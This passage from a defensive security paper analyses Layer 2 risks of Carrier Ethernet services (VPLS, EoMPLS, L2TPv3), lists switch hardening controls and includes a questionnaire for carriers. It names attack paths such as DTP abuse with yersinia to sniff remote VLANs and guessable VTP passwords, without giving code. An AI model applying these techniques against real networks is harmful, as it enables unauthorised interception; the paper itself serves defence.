It is described (but not "specified") in the (historic) RFC 4906 *Transport of Layer 2 Frames Over MPLS*[8]. The following diagram gives an idea of the functionality:




8.4 VPLS

Virtual Private LAN Service (VPLS) is an MPLS-based service and extends the *pseudowire* concept of EoMPLS further effectively providing point-to-multipoint/any-to-any connectivity. Information which PEs are participating in one 'LAN' is exchanged by some signalling protocol (BGP, LDP, others) and the VPLS cloud is often regarded as a 'big switch' [albeit a 'big trunk' (in Cisco terms) would be more correct as the cloud does not interact with most L2 protocols (which a switch generally does)]. The CE devices are usually switches. It can be expected that most "Carrier Ethernet" services will be VPLS-based in the near future.

A more detailed description can be found in [5]. Furthermore there are two RFCs (4761 and 4762) specifying two different flavors of VPLS (differing mainly as for the signalling protocol). It should be noted that RFC 4762 explicitly mentions "a case, [where] STP Bridge PDUs (BPDUs) are simply tunneled through the provider cloud", thus expecting the PEs to behave "transparently" for (at least) some type(s) of BPDUs. The following diagram gives an idea of the working mode of VPLS:

8 The most important "Standards Track" RFC for EoMPLS is RFC 4447- *Pseudowire Setup and Maintenance Using the Label Distribution Protocol (LDP)* which also includes some security discussion.



8.5 L2TPv3

The Layer 2 Tunneling Protocol, Version 3 (L2TPv3) can be used as a control protocol and for data encapsulation to set up *Pseudowires* (PWs) for transporting layer 2 Packet Data Units across an IP network. It is specified in (Standards Track) *RFC 4719 Transport of Ethernet Frames over Layer 2 Tunneling Protocol Version 3 (L2TPv3)* and RFC 3931.

8.6 Full vs. Partial Transparency

Depending on the (carrier's) service/product, potentially the devices used and the configuration of PE and CE the connection may or may not provide full transparency.

"Full transparency" means, that *all* BPDUs (including e.g. STP, DTP, VTP, GVRP, LACP, 802.1x packets and the like) and *all* Layer2 Headers (incl. VLAN tags, CoS) are transparently transported from one site to another/others across the cloud[9].

In contrast "partial transparency" means that some of the BPDUs or header information is filtered/discarded when entering the cloud.

From a customer perspective "full transparency" offers some advantages (for instance the ability to implement corporate wide VLANs or QoS policies without interaction with the carrier) but might also induce new security risks resulting mainly from a lack of understanding of the impact on network (management) communication. See below for a more detailed discussion. To implement business reasonable controls it is hence indispensable to figure out in advance if full or partial transparency is/will be in place. A questionnaire to help this task is provided at the end of this document.

[9] A *User Network Interface Type 1.1 UNI-N* as of the Metro Ethernet Specification could for example provide such a fully (or at least mostly) "transparent" service.

8.7 Trust Model

Mostly the same as with MPLS ("Layer 3") VPNs disucssed above.

8.8 Threats & Vulnerabilities


When connecting sites via this sort of services several security threats may arise. They can be split up into the following categories:

8.8.1 Attacks from within the (carrier) cloud

Here the same potential security problems as with all MPLS carrier networks (no encryption, PE might be shared with other customers and the like) apply. A mixed approach of contractual controls, implementing security on the CE via templates etc. should be the road to follow here.


8.8.2 Network behaviour with security impact, resulting from unified Layer2 network

If several sites form a common Layer2 domain after connecting them (mainly in “full transparency” cases), some interesting settings – with potentially huge security impact – can emerge. For example there will only be one *Spanning Tree Root* in the whole (then world wide) L2 network (or one per VLAN). Combined with the fact that some sites may even implement redundant links to the cloud the following scenario might follow:




Here the network traffic resulting from Bob’s access to the fileserver with actually be forwarded to New York and back to Amsterdam (as the link between the switches in Amsterdam is in *blocking* state), effectively passing the MPLS backbone (possibly unencrypted). Moreover Bob (or the site’s or the company’s security officer) might be completely unaware of this situation.

Another example of (at the first glance) “unexpected” network behaviour is shown in the following diagram:



With a fully transparent Intra-Site Ethernet connection the switch in New York will propagate it's VLAN table to the switches in Amsterdam effectively melting down the complete network over there[10].

Full transparency with regard to VLANs might impose another risk, shown in the following diagram: "VLAN visibility across the cloud":



Members of VLAN 10 in Paris ("wlan") might be able to communicate with members of VLAN 10 in Amsterdam ("servers")[11], without notice or awareness of the sysadmins in Amsterdam. This is another example of the effects a fully transparent connection may have.

8.8.3 Traditional Layer2 attacks from one site to another

It should be explicitly noted that – in a such a "unified Layer2 network" – the impact of a system compromise in one site may lead to Layer2 attacks against other sites (e.g. attacks against DTP with subsequent sniffing of remote VLANs with *yersinia* [6]). These attacks were previously not possible.

---

[10] *Sure, some conditions must be met for this scenario (e.g. use of the same VTP password in both sites [maybe "cisco"], but again the involved parties might be unaware of such kind of effects when L2 connecting the sites.*

[11] *Even if the IP address ranges are different all (Windows-) broadcasts will be transported across the cloud inducing visibility of system names and IP address ranges.*

8.8.4 Misconfigurations on the carrier side, leading to security breaches of/within customer network

If, for instance, the carrier is expected to provide "partial transparency" but actually "full transparency" is implemented (due to operational deficiencies and/or human error), security problems (like those depicted above) may arise.

Another example (which in fact happens) is the accidental connection of sites belonging to different customers or leakage of routing information due to typos in the VRF/VFI identifiers.

8.8.5 Misconfigurations on the customer side, leading to breaches

In "full transparency" scenarios diligent configuration of the customer's network devices might be necessary to avoid security problems as discussed above. Bad operational practice or human errors may easily lead to severe problems here.

8.8.6 Product or technology change on carrier side may lead to different level of transparency

If the customer is unaware of the exact behaviour of the carrier's Ethernet service at one point and "just doesn't notice any problems", a technology change (be a change of device firmware to a newer version, be a change of an infrastructure protocol's configuration) may lead to security exposure. A well known historical example was the (mostly unannounced) introduction of a proprietary OSPF enhancement called *Link Local Signaling* in Cisco's IOS which effectively broke OSPF sessions with (customer) *Nokia* devices after (carrier) IOS upgrades some years ago.

8.8.7 Inconsistent transparency level amongst "Carrier Ethernet" product(s) from one vendor

Carriers offering a nation- or even world wide Ethernet service may technologically implement the product in different ways, depending on the distance between sites ("Metro Ethernet" in case of regional offices, VPLS if far distance between sites). The different technologies may behave differently then as for the level of transparency.

8.8.8 Vulnerabilities

Potential vulnerabilities include:

- Unclear/unknown/unspecified/not documented default behaviour of network devices (especially given the fact pretty new technologies are involved)
- Lack of Understanding of L2 Protocols on the customer side
- Lack of Understanding of L2 Protocols on the carrier side
- Lack of Understanding of L2 Protocols in vendor space

8.9 Attacks & Tools

At the conference some attacks from this space and another tool will be shown.

9 APPENDIX A: SECURITY CONSIDERATIONS FOR THE USE OF CARRIER ETH.

9.1 Determine/understand level of transparency

It is absolutely necessary to determine and understand the level of (L2) transparency a given service provides. This information MUST be available (for instance from data sheets, the questionnaire in Appendix A or from interviews) *before* selecting appropriate controls.

9.2 Controls to be considered in all Layer2 scenarios

9.2.1 Secure Configuration of Switches

See [8] and [10] where applicable.

9.2.2 Storm Control

9.2.3 Intrusion Prevention

Please note: in cases where a "unified Layer 2 network" is explicitly desired (e.g. due to application needs or for multicast traffic [videoconferencing]), all additional devices like IPS systems or firewalls/packet filters must be able to provide their task seamlessly on Layer2.

9.2.4 Logging & Monitoring

9.3 Mitigating controls if full transparency provided but separate L2 domains desired

The following measures should be considered:

9.3.1 STP

- disable sending STP BPDUs
- disable reception of STP BPDUs
- root guard

9.3.2 Device Discovery Protocols (CDP, LLDP etc.)

- disable where appropriate

9.3.3 Link Aggregation Protocols (LACP/802.3ad/PAgP)

- disable protocol on link basis

9.3.4 VLAN management protocols (VTP/GVRP)

- disable protocol

- set different passwords

9.3.5 VLANs

- restrict *allowed VLANs* on trunk ports of cloud facing devices

9.3.6 Trunking

Disable DTP everywhere. If trunks across cloud needed (e.g. for running VTP) perform risk analysis.

9.3.7 802.1x

9.3.8 CoS

9.3.9 Port Security (?)

9.4 Mitigating controls if partial transparency provided

These are a subset of those listed in 5.3, depending on the exact needs.

9.5 References

[1] MEF 6 Spezifikation – Metro Ethernet Services Overview

http://www.metroethernetforum.org/Metro-Ethernet-Services-Overview.ppt

[2] http://metroethernetforum.org/PDFs/Standards/MEF13.doc

[3] http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/prodlit/vlnwp_wp.pdf

[4] http://tools.ietf.org/html/draft-eastlake-trill-802-protocols-00

[5] Cisco VPLS Whitepaper:

http://www.cisco.com/en/US/tech/tk436/tk891/technologies_white_paper09186a00801f6084.shtml

[6] Tool *Yersinia*: http://yersinia.sourceforge.net

[7] Cisco SAFE Blueprint Layer 2 Security:

http://www.cisco.com/en/US/netsol/ns340/ns394/ns171/ns128/networking_solutions_white_paper09186a008014870f.shtml

[8] NSA Guide Switch Security:

http://www.nsa.gov/snac/os/switch-guide-version1_01.pdf

[9] Cisco Packet Magazine, Artikel „Layer 2 -- The Weakest Link“:

http://www.cisco.com/en/US/about/ac123/ac114/ac173/ac222/about_cisco_packet_feature09186a0080142deb.html

[10] Catalyst Secure Template (for legacy access switches like 29xx/35xx-XL series):

http://www.cymru.com/gillsr/documents/catalyst-secure-template.htm

[11] Cisco Security Advisories:

http://www.cisco.com/en/US/products/products_security_advisories_listing.html.

[12] Cisco Global Exploiter

10 APPENDIX B: QUESTIONNAIRE FOR CARRIERS TO ASK FOR INFORMATION ON THEIR ETHERNET SERVICES

Carrier Questionnaire

1.) Do you offer any "End-to-End Ethernet Services" product?
If so, what is (are) the exact product name(s)?
Pls provide technical data sheets and/or contact details of product manager for further inquiries.

2.) What gear is mainly used (pls provide vendors/models)?

3.) VLANs
Can customer use their own VLAN numbers?
If not, what is the procedure of VLAN no. assignment?
Is QiQ used in the backbone?

4.) If metro, do you follow the MEF specifications to full extent?
If not, where are the deviations?
Is the product certified to MEF9?

5.) Are there any PDUs that you do NOT transport?

- Spanning Tree, STP
- VTP
- DTP
- CDP
- LLDP
- GVRP
- PAgP
- LACP
- 802.1x

6.) Are you willing to transport/block defined PDUs as part of a "customized service"?

7.) Min/Max frame sizes
Any restriction here?

8.) CoS

Is Class-of-Service information preserved across the cloud?

9.) MAC address limits?

10.) If VPLS as of RFC 4761 is used, do you use MD5 secured BGP between the PEs?

If not, why (not)?

If so, pls describe operational practices for key mgmt.